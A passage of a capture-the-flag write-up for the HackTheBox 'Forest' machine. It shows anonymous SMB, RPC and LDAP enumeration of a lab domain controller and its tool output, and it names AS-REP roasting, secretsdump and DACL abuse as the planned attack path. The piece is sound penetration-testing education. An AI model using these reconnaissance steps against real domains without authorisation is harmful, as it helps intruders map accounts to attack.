
ch3ckm8_HTB_forest

Intro



Forest

OS
Windows

RELEASE DATE
12 Oct 2019

DIFFICULTY
Easy

MACHINE STATE
Retired

Tags: #windows #NotAssumedBreach #AS-REP-roasting #OSCPpath

Tools used:

enum4linux (smb & rpc enum)

ldapsearch (ldap enum)

windapsearch (ldap enum)

impacket (AS-REP roasting & secretsdump)

john (password cracking)

PowerView (DACL abuse)

Reconnaissance

Add target to /etc/hosts

```
sudo sh -c "echo '10.129.95.210 forest.htb' >> /etc/hosts"
```

Nmap scan

```
sudo nmap -sC -sV forest.htb
```

```
Starting Nmap 7.94SVN ( <https://nmap.org> ) at 2025-07-27 01:24 CDT
Nmap scan report for forest.htb (10.129.95.210)
Host is up (0.078s latency).
Not shown: 989 closed tcp ports (reset)
PORT     STATE SERVICE      VERSION
53/tcp   open  domain       Simple DNS Plus
88/tcp   open  kerberos-sec Microsoft Windows Kerberos (server time: 2025-07-27 06:31:51Z)
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds (workgroup: HTB)
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
Service Info: Host: FOREST; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-07-27T06:31:57
|_  start_date: 2025-07-27T06:29:38
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
|_clock-skew: mean: 2h26m50s, deviation: 4h02m32s, median: 6m48s
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: FOREST
|   NetBIOS computer name: FOREST\\\\x00
|   Domain name: htb.local
|   Forest name: htb.local
|   FQDN: FOREST.htb.local
|_  System time: 2025-07-26T23:32:01-07:00
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at
<https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 27.08 seconds
```

According to the open ports, this host appears to be the DC, since we know nothing more and its not an assumed breach scenario, we should take into account the open ports in order to enumerate extensively.

SMB enumeration

SMB anonymous logon

```
smbclient -N -L forest.htb
```

it was succesfull, but no shares shown, and since we have no valid creds we cant move forward with this.

RPC enumeration

RCP anonymous login

```
rpcclient -U "" -N forest.htb
```

```
rpcclient $> enumdomains
name:[HTB] idx:[0x0]
name:[Builtin] idx:[0x0]

rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[DefaultAccount] rid:[0x1f7]
user:[$331000-VK4ADACQNUCA] rid:[0x463]
user:[SM_2c8eef0a09b545acb] rid:[0x464]
user:[SM_ca8c2ed5bdab4dc9b] rid:[0x465]
user:[SM_75a538d3025e4db9a] rid:[0x466]
user:[SM_681f53d4942840e18] rid:[0x467]
user:[SM_1b41c9286325456bb] rid:[0x468]
user:[SM_9b69f1b9d2cc45549] rid:[0x469]
```

```
user:[SM_7c96b981967141ebb] rid:[0x46a]
user:[SM_c75ee099d0a64c91b] rid:[0x46b]
user:[SM_1ffab36a2f5f479cb] rid:[0x46c]
user:[HealthMailboxc3d7722] rid:[0x46e]
user:[HealthMailboxfc9daad] rid:[0x46f]
user:[HealthMailboxc0a90c9] rid:[0x470]
user:[HealthMailbox670628e] rid:[0x471]
user:[HealthMailbox968e74d] rid:[0x472]
user:[HealthMailbox6ded678] rid:[0x473]
user:[HealthMailbox83d6781] rid:[0x474]
user:[HealthMailboxfd87238] rid:[0x475]
user:[HealthMailboxb01ac64] rid:[0x476]
user:[HealthMailbox7108a4e] rid:[0x477]
user:[HealthMailbox0659cc1] rid:[0x478]
user:[sebastien] rid:[0x479]
user:[lucinda] rid:[0x47a]
user:[svc-alfresco] rid:[0x47b]
user:[andy] rid:[0x47e]
user:[mark] rid:[0x47f]
user:[santi] rid:[0x480]

rpcclient $> enumdomgroups
group:[Enterprise Read-only Domain Controllers] rid:[0x1f2]
group:[Domain Admins] rid:[0x200]
group:[Domain Users] rid:[0x201]
group:[Domain Guests] rid:[0x202]
group:[Domain Computers] rid:[0x203]
group:[Domain Controllers] rid:[0x204]
group:[Schema Admins] rid:[0x206]
group:[Enterprise Admins] rid:[0x207]
group:[Group Policy Creator Owners] rid:[0x208]
group:[Read-only Domain Controllers] rid:[0x209]
group:[Cloneable Domain Controllers] rid:[0x20a]
group:[Protected Users] rid:[0x20d]
group:[Key Admins] rid:[0x20e]
group:[Enterprise Key Admins] rid:[0x20f]
group:[DnsUpdateProxy] rid:[0x44e]
group:[Organization Management] rid:[0x450]
group:[Recipient Management] rid:[0x451]
group:[View-Only Organization Management] rid:[0x452]
group:[Public Folder Management] rid:[0x453]
group:[UM Management] rid:[0x454]
group:[Help Desk] rid:[0x455]
group:[Records Management] rid:[0x456]
group:[Discovery Management] rid:[0x457]
group:[Server Management] rid:[0x458]
group:[Delegated Setup] rid:[0x459]
group:[Hygiene Management] rid:[0x45a]
group:[Compliance Management] rid:[0x45b]
```

```
group:[Security Reader] rid:[0x45c]
group:[Security Administrator] rid:[0x45d]
group:[Exchange Servers] rid:[0x45e]
group:[Exchange Trusted Subsystem] rid:[0x45f]
group:[Managed Availability Servers] rid:[0x460]
group:[Exchange Windows Permissions] rid:[0x461]
group:[ExchangeLegacyInterop] rid:[0x462]
group:[$D31000-NSEL5BRJ63V7] rid:[0x46d]
group:[Service Accounts] rid:[0x47c]
group:[Privileged IT Accounts] rid:[0x47d]
group:[test] rid:[0x13ed]
```

(we cant run rpcdump, we dont have valid user creds)

SMB & RPC enumeration automatically

instead of manually enumerating smb and rpc, we can get more info at once via a tools such as enum4linux (this tool cant enumerate ldap though)

```
enum4linux -A forest.htb
```

```
ENUM4LINUX - next generation (v1.3.4)

 ==========================
|    Target Information    |
 ==========================
[*] Target ........... forest.htb
[*] Username ......... ''
[*] Random Username .. 'osubnozz'
[*] Password ......... ''
[*] Timeout .......... 5 second(s)

 ===================================
|    Listener Scan on forest.htb    |
 ===================================
[*] Checking LDAP
[+] LDAP is accessible on 389/tcp
[*] Checking LDAPS
[+] LDAPS is accessible on 636/tcp
[*] Checking SMB
[+] SMB is accessible on 445/tcp
[*] Checking SMB over NetBIOS
[+] SMB over NetBIOS is accessible on 139/tcp

 ==================================================
|    Domain Information via LDAP for forest.htb    |
 ==================================================
[*] Trying LDAP
[+] Appears to be root/parent DC
[+] Long domain name is: htb.local

 =========================================================
|    NetBIOS Names and Workgroup/Domain for forest.htb    |
 =========================================================
[-] Could not get NetBIOS names information via 'nmblookup': timed out

 =======================================
|    SMB Dialect Check on forest.htb    |
 =======================================
[*] Trying on 445/tcp
[+] Supported dialects and settings:
Supported dialects:
  SMB 1.0: true
  SMB 2.02: true
  SMB 2.1: true
  SMB 3.0: true
  SMB 3.1.1: true
Preferred dialect: SMB 3.0
SMB1 only: false
SMB signing required: true

 =========================================================
|    Domain Information via SMB session for forest.htb    |
 =========================================================
[*] Enumerating via unauthenticated SMB session on 445/tcp
[+] Found domain information via SMB
NetBIOS computer name: FOREST
NetBIOS domain name: HTB
DNS domain: htb.local
FQDN: FOREST.htb.local
Derived membership: domain member
Derived domain: HTB

 =======================================
|    RPC Session Check on forest.htb    |
 =======================================
[*] Check for null session
[+] Server allows session using username '', password ''
[*] Check for random user
[-] Could not establish random user session: STATUS_LOGON_FAILURE

 =================================================
|    Domain Information via RPC for forest.htb    |
 =================================================
[+] Domain: HTB
[+] Domain SID: S-1-5-21-3072663084-364016917-1341370565
[+] Membership: domain member

 =============================================
|    OS Information via RPC for forest.htb    |
 =============================================
[*] Enumerating via unauthenticated SMB session on 445/tcp
[+] Found OS information via SMB
[*] Enumerating via 'srvinfo'
[-] Could not get OS info via 'srvinfo': STATUS_ACCESS_DENIED
[+] After merging OS information we have the following result:
OS: Windows Server 2016 Standard 14393
OS version: '10.0'
OS release: '1607'
OS build: '14393'
Native OS: Windows Server 2016 Standard 14393
Native LAN manager: Windows Server 2016 Standard 6.3
Platform id: null
Server type: null
Server type string: null

 ===================================
|    Users via RPC on forest.htb    |
 ===================================
[*] Enumerating users via 'querydispinfo'
[+] Found 31 user(s) via 'querydispinfo'
[*] Enumerating users via 'enumdomusers'
[+] Found 31 user(s) via 'enumdomusers'
[+] After merging user results we have 31 user(s) total:
'1123':
  username: $331000-VK4ADACQNUCA
  name: (null)
  acb: '0x00020015'
  description: (null)
'1124':
  username: SM_2c8eef0a09b545acb
  name: Microsoft Exchange Approval Assistant
  acb: '0x00020011'
  description: (null)
'1125':
  username: SM_ca8c2ed5bdab4dc9b
  name: Microsoft Exchange
  acb: '0x00020011'
  description: (null)
'1126':
  username: SM_75a538d3025e4db9a
  name: Microsoft Exchange
  acb: '0x00020011'
  description: (null)
'1127':
  username: SM_681f53d4942840e18
  name: Discovery Search Mailbox
  acb: '0x00020011'
  description: (null)
'1128':
  username: SM_1b41c9286325456bb
  name: Microsoft Exchange Migration
  acb: '0x00020011'
  description: (null)
'1129':
  username: SM_9b69f1b9d2cc45549
  name: Microsoft Exchange Federation Mailbox
  acb: '0x00020011'
  description: (null)
'1130':
  username: SM_7c96b981967141ebb
  name: E4E Encryption Store - Active
  acb: '0x00020011'
  description: (null)
'1131':
  username: SM_c75ee099d0a64c91b
  name: Microsoft Exchange
  acb: '0x00020011'
  description: (null)
'1132':
  username: SM_1ffab36a2f5f479cb
  name: SystemMailbox{8cc370d3-822a-4ab8-a926-bb94bd0641a9}
  acb: '0x00020011'
  description: (null)
'1134':
  username: HealthMailboxc3d7722
  name: HealthMailbox-EXCH01-Mailbox-Database-1118319013
  acb: '0x00000210'
  description: (null)
'1135':
  username: HealthMailboxfc9daad
  name: HealthMailbox-EXCH01-001
  acb: '0x00000210'
  description: (null)
'1136':
  username: HealthMailboxc0a90c9
  name: HealthMailbox-EXCH01-002
  acb: '0x00000210'
  description: (null)
'1137':
  username: HealthMailbox670628e
  name: HealthMailbox-EXCH01-003
  acb: '0x00000210'
  description: (null)
```

```
'1138':
  username: HealthMailbox968e74d
  name: HealthMailbox-EXCH01-004
  acb: '0x00000210'
  description: (null)
'1139':
  username: HealthMailbox6ded678
  name: HealthMailbox-EXCH01-005
  acb: '0x00000210'
  description: (null)
'1140':
  username: HealthMailbox83d6781
  name: HealthMailbox-EXCH01-006
  acb: '0x00000210'
  description: (null)
'1141':
  username: HealthMailboxfd87238
  name: HealthMailbox-EXCH01-007
  acb: '0x00000210'
  description: (null)
'1142':
  username: HealthMailboxb01ac64
  name: HealthMailbox-EXCH01-008
  acb: '0x00000210'
  description: (null)
'1143':
  username: HealthMailbox7108a4e
  name: HealthMailbox-EXCH01-009
  acb: '0x00000210'
  description: (null)
'1144':
  username: HealthMailbox0659cc1
  name: HealthMailbox-EXCH01-010
  acb: '0x00000210'
  description: (null)
'1145':
  username: sebastien
  name: Sebastien Caron
  acb: '0x00000210'
  description: (null)
'1146':
  username: lucinda
  name: Lucinda Berger
  acb: '0x00000210'
  description: (null)
'1147':
  username: svc-alfresco
  name: svc-alfresco
  acb: '0x00010210'
  description: (null)
'1150':
  username: andy
  name: Andy Hislip
  acb: '0x00000210'
  description: (null)
'1151':
  username: mark
  name: Mark Brandt
  acb: '0x00000210'
  description: (null)
'1152':
  username: santi
  name: Santi Rodriguez
  acb: '0x00000210'
  description: (null)
'500':
  username: Administrator
  name: Administrator
  acb: '0x00000010'
  description: Built-in account for administering the computer/domain
'501':
  username: Guest
  name: (null)
  acb: '0x00000215'
  description: Built-in account for guest access to the computer/domain
'502':
  username: krbtgt
  name: (null)
  acb: '0x00000011'
  description: Key Distribution Center Service Account
'503':
  username: DefaultAccount
  name: (null)
  acb: '0x00000215'
  description: A user account managed by the system.

 ====================================
|    Groups via RPC on forest.htb    |
 ====================================
[*] Enumerating local groups
[+] Found 5 group(s) via 'enumalsgroups domain'
[*] Enumerating builtin groups
[+] Found 29 group(s) via 'enumalsgroups builtin'
[*] Enumerating domain groups
[+] Found 38 group(s) via 'enumdomgroups'
[+] After merging groups results we have 72 group(s) total:
'1101':
  groupname: DnsAdmins
```

```
    type: local
  '1102':
    groupname: DnsUpdateProxy
    type: domain
  '1104':
    groupname: Organization Management
    type: domain
  '1105':
    groupname: Recipient Management
    type: domain
  '1106':
    groupname: View-Only Organization Management
    type: domain
  '1107':
    groupname: Public Folder Management
    type: domain
  '1108':
    groupname: UM Management
    type: domain
  '1109':
    groupname: Help Desk
    type: domain
  '1110':
    groupname: Records Management
    type: domain
  '1111':
    groupname: Discovery Management
    type: domain
  '1112':
    groupname: Server Management
    type: domain
  '1113':
    groupname: Delegated Setup
    type: domain
  '1114':
    groupname: Hygiene Management
    type: domain
  '1115':
    groupname: Compliance Management
    type: domain
  '1116':
    groupname: Security Reader
    type: domain
  '1117':
    groupname: Security Administrator
    type: domain
  '1118':
    groupname: Exchange Servers
    type: domain
```

```
'1119':
  groupname: Exchange Trusted Subsystem
  type: domain
'1120':
  groupname: Managed Availability Servers
  type: domain
'1121':
  groupname: Exchange Windows Permissions
  type: domain
'1122':
  groupname: ExchangeLegacyInterop
  type: domain
'1133':
  groupname: $D31000-NSEL5BRJ63V7
  type: domain
'1148':
  groupname: Service Accounts
  type: domain
'1149':
  groupname: Privileged IT Accounts
  type: domain
'498':
  groupname: Enterprise Read-only Domain Controllers
  type: domain
'5101':
  groupname: test
  type: domain
'512':
  groupname: Domain Admins
  type: domain
'513':
  groupname: Domain Users
  type: domain
'514':
  groupname: Domain Guests
  type: domain
'515':
  groupname: Domain Computers
  type: domain
'516':
  groupname: Domain Controllers
  type: domain
'517':
  groupname: Cert Publishers
  type: local
'518':
  groupname: Schema Admins
  type: domain
'519':
  groupname: Enterprise Admins
  type: domain
'520':
  groupname: Group Policy Creator Owners
  type: domain
'521':
  groupname: Read-only Domain Controllers
  type: domain
'522':
  groupname: Cloneable Domain Controllers
  type: domain
'525':
  groupname: Protected Users
  type: domain
'526':
  groupname: Key Admins
  type: domain
'527':
  groupname: Enterprise Key Admins
  type: domain
'544':
  groupname: Administrators
  type: builtin
'545':
  groupname: Users
  type: builtin
'546':
  groupname: Guests
  type: builtin
'548':
  groupname: Account Operators
  type: builtin
'549':
  groupname: Server Operators
  type: builtin
'550':
  groupname: Print Operators
  type: builtin
'551':
  groupname: Backup Operators
  type: builtin
'552':
  groupname: Replicator
  type: builtin
'553':
  groupname: RAS and IAS Servers
  type: local
'554':
  groupname: Pre-Windows 2000 Compatible Access
```

```
    type: builtin
  '555':
    groupname: Remote Desktop Users
    type: builtin
  '556':
    groupname: Network Configuration Operators
    type: builtin
  '557':
    groupname: Incoming Forest Trust Builders
    type: builtin
  '558':
    groupname: Performance Monitor Users
    type: builtin
  '559':
    groupname: Performance Log Users
    type: builtin
  '560':
    groupname: Windows Authorization Access Group
    type: builtin
  '561':
    groupname: Terminal Server License Servers
    type: builtin
  '562':
    groupname: Distributed COM Users
    type: builtin
  '568':
    groupname: IIS_IUSRS
    type: builtin
  '569':
    groupname: Cryptographic Operators
    type: builtin
  '571':
    groupname: Allowed RODC Password Replication Group
    type: local
  '572':
    groupname: Denied RODC Password Replication Group
    type: local
  '573':
    groupname: Event Log Readers
    type: builtin
  '574':
    groupname: Certificate Service DCOM Access
    type: builtin
  '575':
    groupname: RDS Remote Access Servers
    type: builtin
  '576':
    groupname: RDS Endpoint Servers
    type: builtin
```

```
'577':
  groupname: RDS Management Servers
  type: builtin
'578':
  groupname: Hyper-V Administrators
  type: builtin
'579':
  groupname: Access Control Assistance Operators
  type: builtin
'580':
  groupname: Remote Management Users
  type: builtin
'581':
  groupname: System Managed Accounts Group
  type: builtin
'582':
  groupname: Storage Replica Administrators
  type: builtin

 ====================================
|    Shares via RPC on forest.htb    |
 ====================================
[*] Enumerating shares
[+] Found 0 share(s) for user '' with password '', try a different user

 =======================================
|    Policies via RPC for forest.htb    |
 =======================================
[*] Trying port 445/tcp
[+] Found policy:
Domain password information:
  Password history length: 24
  Minimum password length: 7
  Maximum password age: not set
  Password properties:
  - DOMAIN_PASSWORD_COMPLEX: false
  - DOMAIN_PASSWORD_NO_ANON_CHANGE: false
  - DOMAIN_PASSWORD_NO_CLEAR_CHANGE: false
  - DOMAIN_PASSWORD_LOCKOUT_ADMINS: false
  - DOMAIN_PASSWORD_PASSWORD_STORE_CLEARTEXT: false
  - DOMAIN_PASSWORD_REFUSE_PASSWORD_CHANGE: false
Domain lockout information:
  Lockout observation window: 30 minutes
  Lockout duration: 30 minutes
  Lockout threshold: None
Domain logoff information:
  Force logoff time: not set

 =======================================
|    Printers via RPC for forest.htb    |
 =======================================
[-] Could not get printer info via 'enumprinters': STATUS_ACCESS_DENIED

Completed after 21.36 seconds
```

Good amount of information above, we'll keep that in mind because we can enumerate ldap too and we might revisit smb & rpc later.

LDAP enumeration

Get naming context:

```
ldapsearch -LLL -x -H ldap://forest.htb -s base namingcontexts
```

```
dn:
namingContexts: DC=htb,DC=local
namingContexts: CN=Configuration,DC=htb,DC=local
namingContexts: CN=Schema,CN=Configuration,DC=htb,DC=local
namingContexts: DC=DomainDnsZones,DC=htb,DC=local
namingContexts: DC=ForestDnsZones,DC=htb,DC=local
```

Get all the users using ldapsearch and save them in a txt file:

```
ldapsearch -LLL -x -H ldap://forest.htb -b "DC=htb,DC=local" "objectclass=user" |
egrep -i ^samaccountname | awk -F ': ' '{print $2}' | tee users.txt
```

```
Guest
DefaultAccount
FOREST$
EXCH01$
$331000-VK4ADACQNUCA
SM_2c8eef0a09b545acb
SM_ca8c2ed5bdab4dc9b
SM_75a538d3025e4db9a
SM_681f53d4942840e18
SM_1b41c9286325456bb
SM_9b69f1b9d2cc45549
SM_7c96b981967141ebb
SM_c75ee099d0a64c91b
SM_1ffab36a2f5f479cb
HealthMailboxc3d7722
HealthMailboxfc9daad
HealthMailboxc0a90c9
HealthMailbox670628e
```

```
HealthMailbox968e74d
HealthMailbox6ded678
HealthMailbox83d6781
HealthMailboxfd87238
HealthMailboxb01ac64
HealthMailbox7108a4e
HealthMailbox0659cc1
sebastien
lucinda
andy
mark
santi
```

keep this for later (possibly for bruteforce, pass spraying etc)

Anonymous LDAP Enumeration

```
ldapsearch -LLL -x -H ldap://forest.htb -b "DC=htb,DC=local"
```

Here i found that `DONT_REQ_PREAUTH` flag is set! lets keep that in mind for later, and move on.

Enumerate users that can login remotely

We could enumerate even further via ldap queries to find users that can login remotely, using windapsearch: https://github.com/ropnop/windapsearch

```
python windapsearch.py -u "" --dc-ip 10.129.95.210 -U -m "Remote Management Users"
```

```
[+] No username provided. Will try anonymous bind.
[+] Using Domain Controller at: 10.129.95.210
[+] Getting defaultNamingContext from Root DSE
[+] Found: DC=htb,DC=local
[+] Attempting bind
[+] ...success! Binded as:
[+]  None
[+] Enumerating all AD users
[+] Found 28 users:

cn: Guest

cn: DefaultAccount

cn: Exchange Online-ApplicationAccount
userPrincipalName: Exchange_Online-ApplicationAccount@htb.local

cn: SystemMailbox{1f05a927-89c0-4725-adca-4527114196a1}
```

```
userPrincipalName: SystemMailbox{1f05a927-89c0-4725-adca-4527114196a1}@htb.local

cn: SystemMailbox{bb558c35-97f1-4cb9-8ff7-d53741dc928c}
userPrincipalName: SystemMailbox{bb558c35-97f1-4cb9-8ff7-d53741dc928c}@htb.local

cn: SystemMailbox{e0dc1c29-89c3-4034-b678-e6c29d823ed9}
userPrincipalName: SystemMailbox{e0dc1c29-89c3-4034-b678-e6c29d823ed9}@htb.local

cn: DiscoverySearchMailbox {D919BA05-46A6-415f-80AD-7E09334BB852}
userPrincipalName: DiscoverySearchMailbox {D919BA05-46A6-415f-80AD-7E09334BB852}@htb.local

cn: Migration.8f3e7716-2011-43e4-96b1-aba62d229136
userPrincipalName: Migration.8f3e7716-2011-43e4-96b1-aba62d229136@htb.local

cn: FederatedEmail.4c1f4d8b-8179-4148-93bf-00a95fa1e042
userPrincipalName: FederatedEmail.4c1f4d8b-8179-4148-93bf-00a95fa1e042@htb.local

cn: SystemMailbox{D0E409A0-AF9B-4720-92FE-AAC869B0D201}
userPrincipalName: SystemMailbox{D0E409A0-AF9B-4720-92FE-AAC869B0D201}@htb.local

cn: SystemMailbox{2CE34405-31BE-455D-89D7-A7C7DA7A0DAA}
userPrincipalName: SystemMailbox{2CE34405-31BE-455D-89D7-A7C7DA7A0DAA}@htb.local

cn: SystemMailbox{8cc370d3-822a-4ab8-a926-bb94bd0641a9}
userPrincipalName: SystemMailbox{8cc370d3-822a-4ab8-a926-bb94bd0641a9}@htb.local

cn: HealthMailboxc3d7722415ad41a5b19e3e00e165edbe
userPrincipalName: HealthMailboxc3d7722415ad41a5b19e3e00e165edbe@htb.local

cn: HealthMailboxfc9daad117b84fe08b081886bd8a5a50
userPrincipalName: HealthMailboxfc9daad117b84fe08b081886bd8a5a50@htb.local

cn: HealthMailboxc0a90c97d4994429b15003d6a518f3f5
userPrincipalName: HealthMailboxc0a90c97d4994429b15003d6a518f3f5@htb.local

cn: HealthMailbox670628ec4dd64321acfdf6e67db3a2d8
userPrincipalName: HealthMailbox670628ec4dd64321acfdf6e67db3a2d8@htb.local

cn: HealthMailbox968e74dd3edb414cb4018376e7dd95ba
userPrincipalName: HealthMailbox968e74dd3edb414cb4018376e7dd95ba@htb.local

cn: HealthMailbox6ded67848a234577a1756e072081d01f
userPrincipalName: HealthMailbox6ded67848a234577a1756e072081d01f@htb.local

cn: HealthMailbox83d6781be36b4bbf8893b03c2ee379ab
userPrincipalName: HealthMailbox83d6781be36b4bbf8893b03c2ee379ab@htb.local

cn: HealthMailboxfd87238e536e49e08738480d300e3772
```

```
userPrincipalName: HealthMailboxfd87238e536e49e08738480d300e3772@htb.local

cn: HealthMailboxb01ac647a64648d2a5fa21df27058a24
userPrincipalName: HealthMailboxb01ac647a64648d2a5fa21df27058a24@htb.local

cn: HealthMailbox7108a4e350f84b32a7a90d8e718f78cf
userPrincipalName: HealthMailbox7108a4e350f84b32a7a90d8e718f78cf@htb.local

cn: HealthMailbox0659cc188f4c4f9f978f6c2142c4181e
userPrincipalName: HealthMailbox0659cc188f4c4f9f978f6c2142c4181e@htb.local

cn: Sebastien Caron
userPrincipalName: sebastien@htb.local

cn: Lucinda Berger
userPrincipalName: lucinda@htb.local

cn: Andy Hislip
userPrincipalName: andy@htb.local

cn: Mark Brandt
userPrincipalName: mark@htb.local

cn: Santi Rodriguez
userPrincipalName: santi@htb.local

[+] Attempting to enumerate full DN for group: Remote Management Users
[+]  Using DN: CN=Remote Management Users,CN=Builtin,DC=htb,DC=local
[+]  Found 1 members:

b'CN=Privileged IT Accounts,OU=Security Groups,DC=htb,DC=local'

[*] Bye!
```

What we found here, is that `Privileged IT Accounts` group can remotely login because it is a member of `Remote Management Users` group, as shown in this snippet of the above output below:

```
[+] Attempting to enumerate full DN for group: Remote Management Users
[+]  Using DN: CN=Remote Management Users,CN=Builtin,DC=htb,DC=local
[+]  Found 1 members:

b'CN=Privileged IT Accounts,OU=Security Groups,DC=htb,DC=local'
```

Lets inspect this group even further (group:[Privileged IT Accounts] rid:[0x47d])

```
rpcclient $> enumdomgroups
group:[Enterprise Read-only Domain Controllers] rid:[0x1f2]
```

```
group:[Domain Admins] rid:[0x200]
group:[Domain Users] rid:[0x201]
group:[Domain Guests] rid:[0x202]
group:[Domain Computers] rid:[0x203]
group:[Domain Controllers] rid:[0x204]
group:[Schema Admins] rid:[0x206]
group:[Enterprise Admins] rid:[0x207]
group:[Group Policy Creator Owners] rid:[0x208]
group:[Read-only Domain Controllers] rid:[0x209]
group:[Cloneable Domain Controllers] rid:[0x20a]
group:[Protected Users] rid:[0x20d]
group:[Key Admins] rid:[0x20e]
group:[Enterprise Key Admins] rid:[0x20f]
group:[DnsUpdateProxy] rid:[0x44e]
group:[Organization Management] rid:[0x450]
group:[Recipient Management] rid:[0x451]
group:[View-Only Organization Management] rid:[0x452]
group:[Public Folder Management] rid:[0x453]
group:[UM Management] rid:[0x454]
group:[Help Desk] rid:[0x455]
group:[Records Management] rid:[0x456]
group:[Discovery Management] rid:[0x457]
group:[Server Management] rid:[0x458]
group:[Delegated Setup] rid:[0x459]
group:[Hygiene Management] rid:[0x45a]
group:[Compliance Management] rid:[0x45b]
group:[Security Reader] rid:[0x45c]
group:[Security Administrator] rid:[0x45d]
group:[Exchange Servers] rid:[0x45e]
group:[Exchange Trusted Subsystem] rid:[0x45f]
group:[Managed Availability Servers] rid:[0x460]
group:[Exchange Windows Permissions] rid:[0x461]
group:[ExchangeLegacyInterop] rid:[0x462]
group:[$D31000-NSEL5BRJ63V7] rid:[0x46d]
group:[Service Accounts] rid:[0x47c]
group:[Privileged IT Accounts] rid:[0x47d]
group:[test] rid:[0x13ed]
rpcclient $> querygroup 0x47d
    Group Name: Privileged IT Accounts
    Description:
    Group Attribute:7
    Num Members:1
rpcclient $> querygroupmem 0x47d
    rid:[0x47c] attr:[0x7]
rpcclient $> queryuser 0x47c
result was NT_STATUS_NO_SUCH_USER
```

here i assumed that the rid: 0x47c was a user, but it appears its not, it might be a group though:

```
rpcclient $> querygroup 0x47c
    Group Name: Service Accounts
    Description:
    Group Attribute:7
    Num Members:1
rpcclient $> querygroupmem 0x47c
    rid:[0x47b] attr:[0x7]
rpcclient $> queryuser 0x47b
    User Name   :   svc-alfresco
    Full Name   :   svc-alfresco
```

